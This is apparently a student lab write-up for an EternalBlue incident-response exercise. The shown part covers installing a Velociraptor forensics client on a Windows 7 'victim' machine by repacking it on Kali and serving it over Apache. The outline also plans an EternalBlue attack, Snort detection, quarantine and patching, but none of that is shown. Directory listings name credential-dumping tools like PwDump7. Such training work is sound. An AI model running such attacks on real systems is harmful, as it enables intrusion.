Eternal Blue Incident Response as a SOC Analyst

By: **Abdullah Khalid**

Teacher: **M. Moizuddin Rafay**


Task Outline:

- Install velociraptor client on Windows 7
- Perform EternalBlue Attack on Windows 7 while detecting IDS logs with Snort
- Generate a email ticket of detecting eternal blue with chatgpt, create a email with help of chatgpt
- Quarantine windows 7 with velociraptor
- Perform incident response and fix the eternal blue vulnerability with the help of Microsoft Patch

Install Velociraptor client on Windows 7


First of All, we will install older version of Velociraptor client on Windows 7 as the latest version of Velociraptor does not support Windows 7.

We will go to the github page of releases of Velociraptor.



scudette Bugfix: Detect internal URLs better (#3893) 1a17e32 · 2 days ago 2,651 Commits

.github/workflows	Fixed build (#3872)	2 weeks ago
accessors	Include fileb0x version directly in magefile. (#3888)	4 days ago
acls	Added a COLLECT_BASIC permission for artifacts (#3319)	9 months ago
actions	Wrap tempfile usage to work around Windows/Golang bug (...	2 months ago
api	Include fileb0x version directly in magefile. (#3888)	4 days ago
artifacts	Include fileb0x version directly in magefile. (#3888)	4 days ago
bin	Bugfix: Detect internal URLs better (#3893)	2 days ago
config	Include fileb0x version directly in magefile. (#3888)	4 days ago
constants	Bump various dependencies (#3871)	2 weeks ago
crypto	Include fileb0x version directly in magefile. (#3888)	4 days ago
datastore	Bugfix: Reformat YAML VQL reformating code. (#3836)	last month



Readme

View license

Security policy

Activity

Custom properties

3k stars

75 watching

492 forks

Report repository


Releases 57

Release 0.73 Latest
on Sep 20

+ 56 releases

We will click on releases and download version 0.7.0-4 windows amd64.

As we have downloaded, we will chmod the file to make it executable.



```
└─$ sudo chmod 777 velociraptor-v0.7.0-4-windows-amd64.exe
[sudo] password for tesla:

┌──(tesla㉿arc)-[~/Downloads]
└─$ ls
 ipscan_3.9.1_amd64.deb                                    velociraptor-v0.73.2-linux-amd64
 Nessus-10.7.2-debian10_amd64.deb                          velociraptor-v0.73.2-windows-amd64.exe
 openrefine-linux-3.7.9.tar.gz                            'Win7 Detailed Scan_ruhxz0.pdf'
 report-ab0de640-f68d-4e87-8282-7a520137a4c0.csv           windows7_client.exe
 splunk-9.2.1-78803f08aabb-x64-release.msi                 windows7_client.exe.zip
 splunkforwarder-9.2.1-78803f08aabb-x64-release.msi        Windows7Scan1_zw1flu.pdf
 telnet-default-userpass.txt                               windows_client.exe
 velociraptor_server_0.73.2_amd64.deb                      windows_client.exe.zip
 velociraptor-v0.7.0-4-windows-amd64.exe                   xml-to-html-converter.html
 velociraptor-v0.72.4-windows-amd64.exe

┌──(tesla㉿arc)-[~/Downloads]
└─$ sudo ./velociraptor-v0.73.2-linux-amd64 config repack --exe velociraptor-v0.7.0-4-windows-amd64.exe
 /opt/velociraptor/client.config.yaml windows_client_7.exe
```


sudo chmod 777 velociraptor-v0.7.0-4-windows-amd64.exe

After that we will repack it with the server with the client file.

sudo ./velociraptor-v0.7.3-2-linux-amd64 config repack –exe velociraptor-v0.7.0.-4-windows-amd64.exe /opt/velociraptor/client.config.yaml windows_client_7.exe

This will create a file named windows_client_7.exe.

Now, we will zip this file and name it windows_client_7.exe.zip.



```
└─$ sudo zip windows_client_7.exe.zip windows_client_7.exe
  adding: windows_client_7.exe (deflated 64%)

┌──(tesla㉿arc)-[~/Downloads]
└─$ sudo cp windows_client_7.exe.zip /var/www/html

┌──(tesla㉿arc)-[~/Downloads]
└─$ sudo service apache2 start

┌──(tesla㉿arc)-[~/Downloads]
└─$ ▌
```


Now, we will copy the zip file to our var/www/html directory.

We are doing this so we can download the file on our windows 7 machine.

For that, we have to start service apache2.

sudo service apache2 start


Now, we will hop on our Windows 7 machine. And go to our Kali Linux machine Ip address. We will download our file.



Index of /


Name	Last modified	Size	Description
windows_client.exe.zip	2024-10-28 17:46	21M	
windows_client7.exe.zip	2024-11-01 16:55	21M	

Apache/2.4.58 (Debian) Server at 192.168.18.32 Port 80




windows_client7.exe.zip
Completed — 21.3 MB

We will unzip it first. And then move it to the C:\ directory.




Name	Date modified	Type	Size
badblue	1/31/2023 11:25 AM	Application	72
kfsens40	5/28/2023 12:51 PM	Windows Installer ...	5,98
virus	9/4/2023 1:37 PM	Application	
windows_client7.exe	11/1/2024 5:04 PM	WinRAR ZIP archive	21,84

_client7.exe Date modified: 1 5:04 PM
IP archive Size: 2




virus	9/4/2023 1:37 PM	Application	7 KB
windows_client7	11/1/2024 4:54 PM	Application	60,769 KB
windows_client7.exe	11/1/2024 5:04 PM	WinRAR ZIP archive	21,849 KB



Name	Date modified	Type	Size
FTP-Server	8/31/2022 7:06 PM	File folder	
inetpub	8/2/2022 10:07 AM	File folder	
kfsensor	11/15/2024 12:16 ...	File folder	
OpenSSH-Win64	8/31/2022 6:27 PM	File folder	
PerfLogs	7/14/2009 9:20 AM	File folder	
Program Files	8/8/2022 8:35 PM	File folder	
Program Files (x86)	11/1/2024 5:11 PM	File folder	
SMB-Server	7/15/2023 1:58 PM	File folder	
Users	8/31/2022 4:32 PM	File folder	
Windows	8/20/2023 3:33 PM	File folder	
hash	8/20/2023 2:28 PM	Text Document	1 KB
libeay32.dll	11/15/2009 1:37 PM	Application extens...	994 KB
Project	8/2/2022 9:56 AM	Text Document	2 KB
PwDump7	7/1/2007 1:35 AM	Application	76 KB
windows7_client	11/15/2024 12:05 ...	Application	58,735 KB


Now, we have pasted the client in C:\ directory, we will start powershell but as an administrator.



And direct to the C:\ directory by doing *cd* .. two times.


And we will run this command.

.\windows7_client.exe service install



```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\win7-victim> cd ..
PS C:\Users> cd ..
PS C:\> .\windows7_client.exe service install
PS C:\> _
```

And the client has installed. So our first step is completed. We will check on our Velociraptor server as well.



□	○	Client ID	Hostname	FQDN	OS Version	Labels
□	▲	C.239eed43697c1e43	win10-victim	win10-victim	Microsoft Windows 10 Pro10.0.18362 Build 18362	
□	●	C.701f98d1be97cc1f	win7-victim	win7-victim	Microsoft Windows 7 Ultimate Service Pack 16.1.7601 Build 7601	

